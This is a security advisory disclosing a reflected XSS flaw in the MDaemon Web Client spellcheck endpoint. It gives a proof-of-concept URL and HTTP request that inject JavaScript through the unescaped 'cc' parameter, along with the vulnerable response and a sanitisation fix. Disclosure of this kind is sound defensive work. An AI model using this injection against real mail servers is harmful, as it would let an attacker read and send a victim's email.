Vulnerability name:

Reflected XSS in the MDaemon Web Client spellcheck endpoint

Author:

Piotr Bazydło

CVSS 3.0:

8.0 - CVSS:3.0/AV:N/AC:L/PR:L/UI:R/S:U/C:H/I:H/A:H

Product:

MDaemon Web Client

Privileges needed:

None, as this is exploited via the URL (attacker has to provide the URL to the victim, thus the user interaction is needed).

Vulnerability summary:

MDaemon Web Client spellcheck functionality allows to provide “cc” and “bcc” parameters, which are being inserted into the inline Javascript. However, this particular Javascript snippet encloses string parameters in single quotes ‘ characters instead of full quote “. As the single quotes parameters are not filtered by the MDaemon, attacker is able to inject his own Javascript code. It allows him to perform any action in the MDaemon Web Client with the privileges of the attacked user (emails retrieval, emails sending, configuration changing and other).

Vulnerability Description:

MDaemon Web Client spellcheck functionality allows to provide “cc” and “bcc” parameters, which are being inserted into the inline Javascript. However, this particular Javascript snippet encloses string parameters in single quotes ‘ characters instead of full quote “. As the single quotes parameters are not filtered by the MDaemon, attacker is able to inject his own Javascript code. Exemplary request:

URL

http://172.16.170.130:3000/WorldClient.dll?Session=D5LCP1LPPXMAW&View=Compose&ReturnConfig=1&t=&spellcheck&cc=asj%27;+alert(1);//&bcc=

Request

```
GET
/WorldClient.dll?Session=D5LCP1LPPXMAW&View=Compose&ReturnConfig=1&t=&spellcheck&cc=asj%27;+a
lert(1);//&bcc=a HTTP/1.1
Host: 172.16.170.130:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: User=admin@company.test; Theme=WorldClient; Lang=en;
ra_login=admin@company.test%2Cen; RASession=; WCSession=Q2N3GUFVU452T
```

```
Upgrade-Insecure-Requests: 1
```

Response fragment

```
HTTP/1.1 200 OK
X-Frame-Options: sameorigin
X-XSS-Protection: 1
Content-Type: text/html; charset=utf-8
Last-Modified: Mon, 14 Dec 2020 23:24:01 GMT
Expires: 0
Pragma: no-cache
Connection: close

<HTML>
<HEAD>
    <META HTTP-EQ
    ....
 </tr>
<SCRIPT LANGUAGE="javascript" TYPE="text/javascript">
var buf;
buf = '';
if (buf.length > 0)
    document.write('<TR><th NOWRAP><strong>Attn:</strong></th><TD>', buf, '</TD></TR>');
buf = '';
if (buf.length > 0)
    document.write('<TR><th NOWRAP><strong>Company:</strong></th><TD>', buf, '</TD></TR>');
buf = 'asj'; alert(1);//';
if (buf.length > 0)
    document.write('<TR><th NOWRAP><strong>Cc:</strong></th><TD id="CC">'+ buf +
'</TD></TR>');
buf = 'a';
if (buf.length > 0)
    document.write('<TR><th NOWRAP><strong>Bcc:</strong></th><TD id="BCC">', buf,
'</TD></TR>');
</SCRIPT>
```

Following screenshot presents the execution of “alert” command. Please note that this vulnerability can be used to perform more sophisticated attacks (extraction of emails, email sending, chain with the Remote Code Execution vulnerabilities and others).



Figure 1 Reflected XSS in the MDaemon Web Client

Recommendations

It is recommended to properly sanitize the input provided in the “cc” and “bcc” parameters. Single quotes should be also properly encoded by the application.